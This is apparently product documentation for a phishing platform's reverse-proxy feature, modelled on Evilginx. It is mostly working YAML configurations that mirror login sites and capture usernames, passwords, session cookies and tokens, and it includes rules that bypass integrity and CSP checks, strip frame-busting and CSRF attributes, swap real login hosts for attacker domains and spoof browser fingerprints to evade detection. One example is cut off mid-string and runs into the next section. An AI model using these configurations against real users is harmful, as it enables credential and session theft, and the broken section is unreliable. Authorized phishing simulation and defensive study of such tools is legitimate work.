

Proxies
Overview

The Proxy feature enables man-in-the-middle attacks by mirroring websites, capturing credentials and session data, and modifying content in real-time. Traffic is intercepted and proxied through your controlled domains while maintaining the appearance of the legitimate website. Each proxy requires a name, start URL (must be a valid, full URL), and YAML configuration.
Proxies can be used for simple domain mirroring and content modification without requiring campaigns. For example, you might proxy a website just to change branding or test modifications:
version: "0.0"
example.com:
    to: example.phishingclub.test
    rewrite:
        - name: example rewrite
          find: Example
          replace: Phishing Club
This feature implementation is highly inspired by Evilginx2, the most well-known man-in-the-middle attack framework. We also highly recommend Evilginx 👑 for dedicated reverse proxy phishing framework.
How It Works
Domain proxies work by intercepting, modifying and capturing data from a requests and responses.
Proxies can be used both for just mirror and modifying domains, and for use in phishing pages designed to capture credentials, sessions tokens or etc.
A YAML configuration describes multiple domains, with rules for how they map to phishing domains, rewrite rules, access rules, response rules and capture rules.
Creating new Proxy

- Name (Required): Choose a descriptive name for your proxy configuration
- Description (Optional): Optional description for documentation
- Start URL (Required): The initial URL where sessions begin - must be a valid, full URL that matches a domain in your YAML configuration
- YAML Configuration (Required): Define your domain mappings and rules using the syntax described below
Validation Requirements
When creating a proxy, the following validation rules apply:
- Name: Must be provided and cannot be empty
- Start URL: Must be a valid, complete URL (including protocol like https://)
- YAML Configuration: Must be provided and contain valid proxy configuration
- Description: Optional field, can be left empty
The start URL must match one of the domains defined in your YAML configuration to ensure proper session initialization.
YAML Configuration
Proxy behavior is defined using YAML configuration.
Basic Structure
version: "0.0"                   # Configuration version (optional)
proxy: "127.0.0.1:8080"          # Upstream proxy server (optional)
script: "pick-proxy"             # Session script run once per session (optional)

global:                          # Rules applied to ALL domains
  # ... rules here

target-domain.com:               # Domain to intercept
  to: "your-domain.com"          # Your phishing domain
  # ... domain-specific rules
Session Script
The optional script key names a saved Script that
runs once when a session starts, on the initial request, before the proxy opens its connection
to the target. The script inspects the incoming connection and returns an object that overrides
options for that session. It is the same mechanism used to pick a proxy by country in the
remote browser.
The script receives the incoming connection as its input:
| Field | Description |
|---|---|
ip | Client IP address of the incoming connection |
country | Country code for the IP from the Geo IP data, empty when unknown |
asns | Array of { number, name } for the IP from the ASN data |
ja4 | JA4 TLS fingerprint of the connection |
userAgent | User-Agent header of the initial request |
acceptLanguage | Accept-Language header of the initial request |
headers | All request headers, keyed by lower case name |
targetDomain | Target domain the session will proxy to |
Return an object to override session options. The proxy field sets the upstream
forwarding proxy for the session and takes precedence over the top level proxy
key. Return nothing, or an object without proxy, to keep the configured proxy.
// saved script named "pick-proxy"
if (input.country === "US") {
  return { proxy: "socks5://user:[email protected]:1080" };
}
if (input.country === "DE") {
  return { proxy: "socks5://user:[email protected]:1080" };
}
// no override, use the proxy from the config
return {};
The script is resolved by name against the campaign's company and global scripts, and runs
within the Script time budget. If it errors, times out, names a script that does not exist, or
the Scripts feature is disabled, the session falls back to the top level proxy key.
The script runs only on the initial request that creates the session, so its choice applies to
the whole session.
Domain Mapping Rules
| Field | Required | Description | Example |
|---|---|---|---|
to | Yes | Your phishing domain that will serve the proxied content | to: "evil.com" |
scheme | No | Protocol to use when connecting to the target domain (default: https) | scheme: "http" |
Port Numbers
Domain names can include custom port numbers for non-standard ports. This is useful when targeting services running on custom ports:
# Target domain with custom port
app.example.com:8080:
  to: "phishing.com"
  scheme: "http"

# Another example with HTTPS on custom port
api.example.com:8443:
  to: "evil-api.com"
  scheme: "https"
Note: When using custom ports, you typically need to specify the appropriate
scheme (http or https) to match the target service configuration.
TLS Configuration
TLS configuration controls certificate management for your proxy domains. By default, all domains use managed Let's Encrypt certificates.
tls:
  mode: "managed"              # "managed" (default) or "self-signed"
| Parameter | Required | Values | Description |
|---|---|---|---|
mode | No | managed, self-signed | Certificate management mode (default: managed) |
TLS Modes
- managed: Automatic certificate provisioning via Let's Encrypt (default)
- self-signed: Automatically generated self-signed certificates (useful for when behind a proxy, development or testing)
TLS Configuration Examples
# Global TLS configuration (applies to all domains)
global:
  tls:
    mode: "managed"

# Per-domain TLS override
example.com:
  to: "phishing.com"
  tls:
    mode: "self-signed"  # override global setting for this domain
Browser Impersonation
Browser impersonation uses pre-built browser profiles to make proxy requests with valid TLS fingerprints, HTTP/2 settings, and header ordering that match real browsers. The proxy detects the client's browser type and platform from the user-agent, then selects a matching profile to use when making requests to target servers. This helps bypass bot detection and fingerprinting systems.
impersonate:
  enabled: true                # enable browser impersonation (default: false)
  retain_ua: false             # retain client's user-agent (default: false)
| Parameter | Required | Values | Description |
|---|---|---|---|
enabled | No | true, false | Enable browser impersonation (default: false) |
retain_ua | No | true, false | Keep the original client's user-agent instead of using impersonated one (default: false) |
How It Works
When impersonation is enabled, the proxy:
- Analyzes the client's user-agent to detect browser type and platform
- Selects a matching pre-built browser profile
- Uses the profile's TLS fingerprint, HTTP/2 settings, and header ordering when making requests
- Optionally retains the client's original user-agent (combining real UA with valid TLS fingerprint)
User-Agent Handling
By default, when impersonation is enabled, the proxy uses the user-agent from the impersonation profile. This ensures complete consistency between the user-agent, TLS fingerprint, and HTTP/2 settings.
Setting retain_ua: true preserves the original client's user-agent header while still
applying the profile's TLS and HTTP/2 characteristics. This can provide a positive signal to target
servers - they see a valid TLS fingerprint combined with a real user's user-agent, which often
matches expected browser behavior and may help evade detection.
Impersonation Examples
# Global impersonation (applies to all domains)
global:
  impersonate:
    enabled: true
    retain_ua: false

# Per-domain impersonation override
example.com:
  to: "phishing.com"
  impersonate:
    enabled: true
    retain_ua: true  # keep original user-agent for this domain
Use Cases
- Bypass Bot Detection: Use valid browser TLS fingerprints and HTTP/2 settings instead of standard Go HTTP client characteristics
- Anti-Fingerprinting: Avoid detection by fingerprinting services that identify proxy or automation tools based on TLS behavior
- Realistic Traffic: Make proxied requests appear as legitimate browser traffic with proper TLS and HTTP/2 characteristics
- User-Agent Matching: With
retain_ua: true, combine real user-agents with valid TLS fingerprints for better evasion
Access Control Rules
Access control rules control who can access your proxy domains. By default, all proxies use "private" by default. To change a proxy to always allow all traffic, set it to "public".
	access:
	  mode: "private"                # "public" or "private" (default: private)
	  on_deny: "404"                 # Response when access is denied
| Parameter | Values | Description |
|---|---|---|
mode | public, private | Access control mode |
on_deny | HTTP status, "redirect:URL" | Response when access is denied (only applies to private mode) |
Access Control Modes
- Public Mode: Traditional proxy mode - allows all traffic. The
on_denyparameter is ignored in public mode. - Private Mode (Default): Strict IP-based mode. Only users who access the proxy through campaign links are whitelisted. All other traffic is denied. At the moment this is only a primitive filter and can be bypassed using forward headers.
Default behavior: If no access control is specified, private mode is used
with a 404 response for denied requests.
Examples
	# Default private mode with 404 response
	access:
	  mode: "private"
	  on_deny: "404"

	# Private mode with redirect to legitimate site
	access:
	  mode: "private"
	  on_deny: "redirect:https://legitimate-site.com"

	# Public mode for allowing full proxying without limitations
	access:
	  mode: "public"
Response Rules
Response rules are use to overwrite a response
response:
    - path: "^/api/health$"                   # regex path
      status: 200                             # http status code (default: 200)
      headers:                                # headers for the response
        Content-Type: "application/json"
      body: '{"status": "ok"}'                # response body
      forward: true                           # should the request be forwarded to the target domain
| Parameter | Required | Values | Description |
|---|---|---|---|
path | Yes | Regex that matches one or more paths | |
status | No | 100-599 | HTTP status code for the response (default: 200) |
headers | No | Headers to include in the response | |
body | No | Body of the response | |
forward | No | true or false | If the request that matches the path, should be proxied to the target domain (default: false) |
Capture Rules
Capture rules extract data from HTTP traffic. All captures must complete before cookie bundles are submitted.
capture:
  - name: "username"             # Unique identifier for this capture
    method: "POST"               # HTTP method to monitor
    path: "/login"               # URL path pattern (regex)
    find: "username=([^\&]+)"    # Regex pattern to extract data
    engine: "regex"              # Extraction engine (default: regex)
    from: "request_body"         # Where to look for data
    required: true               # Must complete for session success
    event: "submit"              # event type to record (submit or info, default: submit)
| Parameter | Required | Values | Description |
|---|---|---|---|
name | Yes | Any string | Unique identifier for organizing captured data |
method | No | GET, POST, PUT, DELETE, etc. | HTTP method to monitor (default: any) |
path | No | Regex pattern | URL path pattern to match against the request path. A rule with only a path and no find
records the page visit instead of extracting a value (navigation tracking). Response phase
engines such as cookie match this against the request that produced the
response. |
find | No* | String, regex, or array | Pattern to extract data. Format depends on engine. Not required for path-only navigation tracking |
engine | No | regex, header, cookie, json, form, urlencoded, formdata, multipart, status | Extraction engine for processing captured data (default: regex) |
from | No | request_body, request_header, response_body, response_header, cookie, any | Where to search for the data (default: any). cookie checks the response
Set-Cookie first, then falls back to the request Cookie header. |
required | No | true, false | Whether capture must succeed (default: true) |
event | No | submit, info | Campaign event type recorded when data is captured (default: submit) |
Capture Event Types
- submit (default): records captured data as a submit event, marking the recipient as having submitted credentials or completed a key action in the campaign flow
- info: records captured data as a info event, the capture still participates in completion tracking and flow progression normally, but does not mark the recipient as having submitted.
Capture Engines
- regex (default): Pattern matching using regular expressions
- header: Extract value from HTTP header by key name
- cookie: Extract a cookie by name from the response Set-Cookie header. This
engine reads only the response, so it captures a cookie at the moment the server sets it, not
when the browser later replays it in a request. To capture a cookie the browser already holds,
use
engine: regexwithfrom: request_headerand a find pattern likename=([^;]*), or usefrom: cookie, which checks the response Set-Cookie first and then falls back to the request Cookie header. - json: Extract from JSON body using path notation (e.g., user.name or [0].user.name)
- form/urlencoded: Extract from URL-encoded form data
- formdata/multipart: Extract from multipart form data
- status: Diagnostic only, captures nothing. When the visitor reaches the rule path it records an info event listing the required capture rules that have not fired yet for the session. See Capture Status below.
Capture Examples
# Capture form data with regex (records a submit event)
- name: "credentials"
  method: "POST"
  path: "/auth"
  find: "username=([^&]+).*password=([^&]+)"
  engine: "regex"
  from: "request_body"

# Capture session cookie by name
- name: "session"
  path: "/dashboard"
  find: "SESSIONID"
  engine: "cookie"

# Capture JSON data with path notation
- name: "user_data"
  method: "POST"
  path: "/api/user"
  find: "data.user.email"
  engine: "json"
  from: "request_body"

# Capture from URL-encoded form
- name: "login"
  method: "POST"
  path: "/login"
  find: "username"
  engine: "urlencoded"
  from: "request_body"

# Capture API token from header
- name: "api_token"
  find: "Authorization"
  engine: "header"
  from: "request_header"

# Path-based navigation tracking (no find required)
- name: "logged_in"
  path: "/secure"
  from: "any"

# Capture supplemental data without marking recipient as submitted
- name: "device_info"
  method: "POST"
  path: "/api/telemetry"
  find: "device_id=([^&]+)"
  engine: "regex"
  from: "request_body"
  event: "info"
Capture Status
A rule with engine: status is a diagnostic aid for building and debugging a proxy.
It captures no data. When a visitor reaches its path the proxy records an info event listing the
required capture rules that have not fired yet for that session, so you can see why a visitor
reached a page without being sent to the after landing page.
Place the rule on a path a visitor reaches while the session is still incomplete, for example a step partway through the target flow. On the after landing page every required capture has already completed, so the report there is always empty.
The event data holds the rule name mapped to outstanding (the names of required
capture rules still waiting) and complete (true when nothing is outstanding). It is
operator information only: a status rule never counts as a required capture, never completes or
advances the campaign flow, and never changes the response the visitor sees. It reports once per
session so reloads do not repeat it. The outstanding list is stored only when the campaign has
save submitted data enabled.
# Report which required captures are still outstanding at a checkpoint page
- name: "checkpoint"
  path: "/login"
  engine: "status"
Rewrite Rules
Rewrite rules modify content during proxy sessions to bypass security or customize appearance.
Three engines are available: regex (default) for text pattern matching,
dom for precise HTML manipulation, and header for directly setting, adding,
or removing individual HTTP headers. Rules can optionally be scoped to specific request paths and
HTTP methods.
rewrite:
	- name: "disable_csp"          # rule identifier
	  engine: "regex"              # "regex" (default), "dom", or "header"
	  find: "integrity="           # regex pattern, css selector, or header name
	  replace: "data-integrity="   # replacement text or new header value
	  from: "response_body"        # where to apply changes
	  path: "^/login"              # optional: restrict to matching request paths (regex)
	  method: "GET"                # optional: restrict to this http method
| Parameter | Required | Values | Description |
|---|---|---|---|
name | No | Any string | Identifier for the rewrite rule |
engine | No | regex, dom, header | Processing engine (default: regex) |
find | Yes | Regex pattern, CSS selector, or header name | Pattern to search for (regex), elements to select (dom), or header name to operate on (header) |
replace | Yes* | Any string | Replacement text (regex/dom), or new header value (header engine set/add actions, not required for remove) |
action | No | setText, setHtml, setAttr, removeAttr, addClass, removeClass, remove; header: set, add, remove | DOM action to perform (dom engine), or header action (header engine, default: set) |
target | No | first, last, all, 1,3,5, 2-4 | Which matched elements to target (DOM engine only, default: all) |
from | No | request_body, request_header, response_body, response_header, any | Where to apply changes (default: response_body, forced to response_header for header engine) |
path | No | Regex pattern | Restrict this rule to requests whose path matches the pattern. If omitted, the rule applies to all paths. |
method | No | GET, POST, PUT, DELETE, etc. | Restrict this rule to a specific HTTP method (case-insensitive). If omitted, the rule applies to all methods. |
Regex Engine Examples
# Remove security attributes with regex
- name: "bypass_integrity"
  engine: "regex"
  find: "integrity="
  replace: "data-integrity="
  from: "response_body"

# Replace header
- name: "replace cf-ray header"
  find: "Cf-Ray:[^\r]*\r\n"
  replace: "X-Foo: true\r\n"
  from: "response_header"

# Modify branding
- name: "custom_title"
  find: "Company Portal"
  replace: "Secure Login"
Header Engine Examples
# set a response header (overwrite any existing value)
- name: "set_custom_header"
  engine: "header"
  find: "X-Frame-Options"
  action: "set"
  replace: "SAMEORIGIN"
  from: "response_header"

# remove a response header entirely
- name: "remove_server_header"
  engine: "header"
  find: "Server"
  action: "remove"
  from: "response_header"

# add a request header on POST to /api only
- name: "inject_api_header"
  engine: "header"
  find: "X-Custom-Token"
  action: "add"
  replace: "abc

# Change text content of all h1 elements
- name: "modify_headings"
  engine: "dom"
  find: "h1"
  action: "setText"
  replace: "Secure Portal"
  target: "all"

# Remove specific attributes from first form
- name: "remove_csrf"
  engine: "dom"
  find: "form"
  action: "removeAttr"
  replace: "data-csrf-token"
  target: "first"

# Add CSS class to all login buttons
- name: "style_buttons"
  engine: "dom"
  find: ".login-btn"
  action: "addClass"
  replace: "custom-style"
URL Rewrite Rules
URL rewrite rules is used to modify URL and query params. It creates a map between what is shown to the browser / user and the requests sent to the target. This means the proxied request will keep the original url and query params.
rewrite_urls:
- find: "/path-that-triggers-detection"           # Regex pattern to match path
  replace: "/friendly-path"
  query:                       # Query parameter mapping
    - find: "old_param"
      replace: "new_param"
      filter: ["keep_this"]        # Parameters to keep (optional), use only when you want to filter down
| Parameter | Required | Description |
|---|---|---|
find | Yes | Regex pattern to match request path |
replace | Yes | Replacement path |
query | No | Array of query parameter mappings |
filter | No | Query parameters to keep (if empty, keep all) |
URL Rewrite Examples
# mask path and query params
- find: "^/auth/login"
  replace: "/login"
  query:
  - find: "redirect_uri"
    replace: "return_url"
  - find: "client_id"
    replace: "app_id"
    filter: ["return_url", "app_id"]  # Only keep these parameters
Global Rules
Global rules apply to ALL domains in the configuration. Access rules are completely overridden if a domain defines its own access rules, but capture and rewrite rules are merged with domain-specific rules.
global:
capture:
  - name: "global_tracker"
    path: "/track"
    from: "any"
rewrite:
  - name: "universal_csp_bypass"
    find: "integrity="
    replace: "data-integrity="
rewrite_urls:
  - find: "/common-path"
    replace: "/new-path"
response:
  - path: "^/favicon\\.ico$"
    body: "base64:AAABAAEAEBAAAAEAIABoBAAAFgAAA..."
    headers:
      Content-Type: "image/x-icon"
    access:
      mode: "private"              # Default access mode for all domains
      on_deny: "404"
Important: If any domain defines its own access rules, those rules completely replace the global access rules for that domain only. Global capture, rewrite, rewrite_urls, and response rules are always applied alongside domain-specific ones.
Complete Example
Here is a complete configuration for a typical login portal with modern features:
version: "0.0"
proxy: "127.0.0.1:8080"          # Optional upstream proxy

global:
  tls:
    mode: "managed"              # Use Let's Encrypt for all domains
  access:
    mode: "private"              # Default secure mode for all domains
    on_deny: "404"
  response:
    - path: "^/favicon\\.ico$"
      status: 200
      body: "base64:AAABAAEAEBAAAAEAIABoBAAAFgAAA..."
      headers:
        Content-Type: "image/x-icon"
      forward: false

the-internet.herokuapp.com:
  to: "theinternet.evil.com"
  tls:
    mode: "managed"              # Can override global TLS setting per-domain
  capture:
    - name: "credentials"
      method: "POST"
      path: "/authenticate"
      find: "username=([^&]+)&password=([^&]+)"
      from: "request_body"
      required: true
    - name: "session_cookie"
      method: "POST"
      path: "/authenticate"
      find: "rack.session"
      from: "cookie"
      required: true
  rewrite:
    - name: "remove_csp"
      engine: "regex"
      find: "Content-Security-Policy"
      replace: "X-Disabled-CSP"
      from: "response_body"
    - name: "modify_title"
      engine: "dom"
      find: "title"
      action: "setText"
      replace: "Secure Login Portal"
  rewrite_urls:
    - find: "/annoying-flag/"
      replace: "/t-rex/stay/hidden"
  response:
    - path: "^/health$"
      status: 200
      body: '{"status": "ok"}'
      headers:
        Content-Type: "application/json"
      forward: false
Proxy Domains

Domains defined in your proxy configuration are automatically created in the domains section. These proxy domains:
- Are automatically created/updated when you save proxy configurations
- Cannot be used for regular landing pages
- Cannot be shared between different proxy configurations
- Support automatic TLS certificate provisioning
Cookie Capture

When all required captures are completed, a cookie bundle containing all captured session data is automatically created. These can be imported into browsers using the Session Sushi extension.

Important Notes
- Development: Use the development environment with MITMProxy for testing configurations
- Performance: Proxy operations are resource-intensive compared to static pages
- Domains: Each domain can only serve either proxy or static content, not both
- Completion: Cookie bundles are only submitted when ALL required captures complete
- Support: Custom proxy development is not covered by standard support
- Legal: Ensure proper authorization before deploying proxy configurations
Tips
Here are practical regex patterns for common proxy operations. Test your patterns at regex101.com with the Golang flavor enabled.
Path Matching
# Match exact path
path: "^/login$"

# Match path beginning with
path: "^/api/"

# Match any path containing
path: ".*admin.*"

# Match multiple specific paths
path: "^/(login|auth|signin)$"

# Match file extensions
path: "\\.(?:css|js|png|jpg|gif)$"
Data Capture Patterns
# URL-encoded form data capture (use urlencoded engine)
- name: "username"
  method: "POST"
  path: "/login"
  find: "username"
  engine: "urlencoded"
  from: "request_body"

- name: "password"
  method: "POST"
  path: "/login"
  find: "password"
  engine: "urlencoded"
  from: "request_body"

# JSON data capture (use json engine with path notation)
- name: "username"
  method: "POST"
  path: "/api/login"
  find: "username"
  engine: "json"
  from: "request_body"

- name: "token"
  method: "POST"
  path: "/api/auth"
  find: "data.token"
  engine: "json"
  from: "response_body"

# Header capture (use header engine)
- name: "auth_token"
  find: "Authorization"
  engine: "header"
  from: "request_header"

- name: "csrf_token"
  find: "X-CSRF-Token"
  engine: "header"
  from: "response_header"

# Cookie capture (use cookie engine)
- name: "session"
  find: "SESSIONID"
  engine: "cookie"

- name: "auth_token"
  find: "auth_token"
  engine: "cookie"

# Regex capture for custom patterns
- name: "custom_pattern"
  method: "POST"
  path: "/submit"
  find: "custom_field=([^&]+)"
  engine: "regex"
  from: "request_body"
Content Rewriting
Content rewritting can be done with regex or using the dom engine.
The default engine is regex. The dom engine uses the
goquery library so it is
possible to use JQuery/CSS like selectors to select specific DOM nodes and a
action attribute to choose what action you wish to do with the selected nodes.
Examples with the regex engine
# Remove integrity attributes (CSP bypass)
find: "integrity="
replace: "data-no-integrity="

# Remove frame busting (basic)
find: "top\.location\s*[!=]=\s*self\.location"
replace: "false"

# Remove frame busting (advanced)
find: "(?:(?:window\.)?(?:top|parent|self)(?:\.(?:window|location|document))*\s*[!=]+\s*(?:window\.)?(?:top|parent|self)(?:\.(?:window|location|document))*)"
replace: "false"

# Remove target="_top" from forms
find: "target=\"_top\""
replace: ""

# Replace specific domains in JavaScript
find: "https://login\.microsoft\.com"
replace: "https://login.evil.com"

# Modify user agent strings
find: "User-Agent: ([^\r\n]*)"
replace: "User-Agent: Custom-Agent/1.0"
Examples with the dom engine
# Add CSS class
engine: 'dom'
action: 'setClass'
find: ".warning"
replace: "hidden"

# Remove content
engine: 'dom'
action: 'remove'
find: ".warning"

# Remove attribute
engine: 'dom'
action: 'removeAttr'
find: ".warning"
replace: "required"

# Remove CSS class
engine: 'dom'
action: 'removeClass'
find: ".warning"
replace: ".warning"

# Set attribute
engine: 'dom'
action: 'setAttr'
find: ".warning"
replace: "value:admin"

# Set content
engine: 'dom'
action: 'setText'
find: ".warning"
replace: "Hello World"

# Set HTML
engine: 'dom'
action: 'setHtml'
find: ".warning"
replace: "<script>alert('hello')</script>"
Advanced Examples
More complex patterns for challenging scenarios:
# Complex script removal
- name: "remove_complex_script"
  find: 'script type="text/javascript" nonce="[^"]*".*?var e=window.*?/script'
  replace: 'script>document.body && (document.body.style.display="block");/script'
  from: "response_body"

# Multi-field form capture
- name: "login_data"
  method: "POST"
  path: "/auth"
  find: 'username=([^&]+)&password=([^&]+)'
  from: "request_body"

# Session token from response
- name: "session_token"
  method: "POST"
  path: "/login"
  find: '"session":"([^"]+)"'
  from: "response_body"
Tips for Building Patterns
- Test at regex101.com: Use Golang flavor to test your patterns
- Escape special characters: Use \ for literal dots, parentheses, etc.
- Use capture groups: Parentheses () capture data, [^&]* handles last form fields
- Regex limitations: No negative lookahead/lookbehind, no possessive quantifiers
- Case sensitivity: Patterns are case-sensitive by default
- Anchors: ^ matches start of string, $ matches end, .* matches anything
- Character classes: [A-Za-z0-9] for alphanumeric, [^&] for "not ampersand"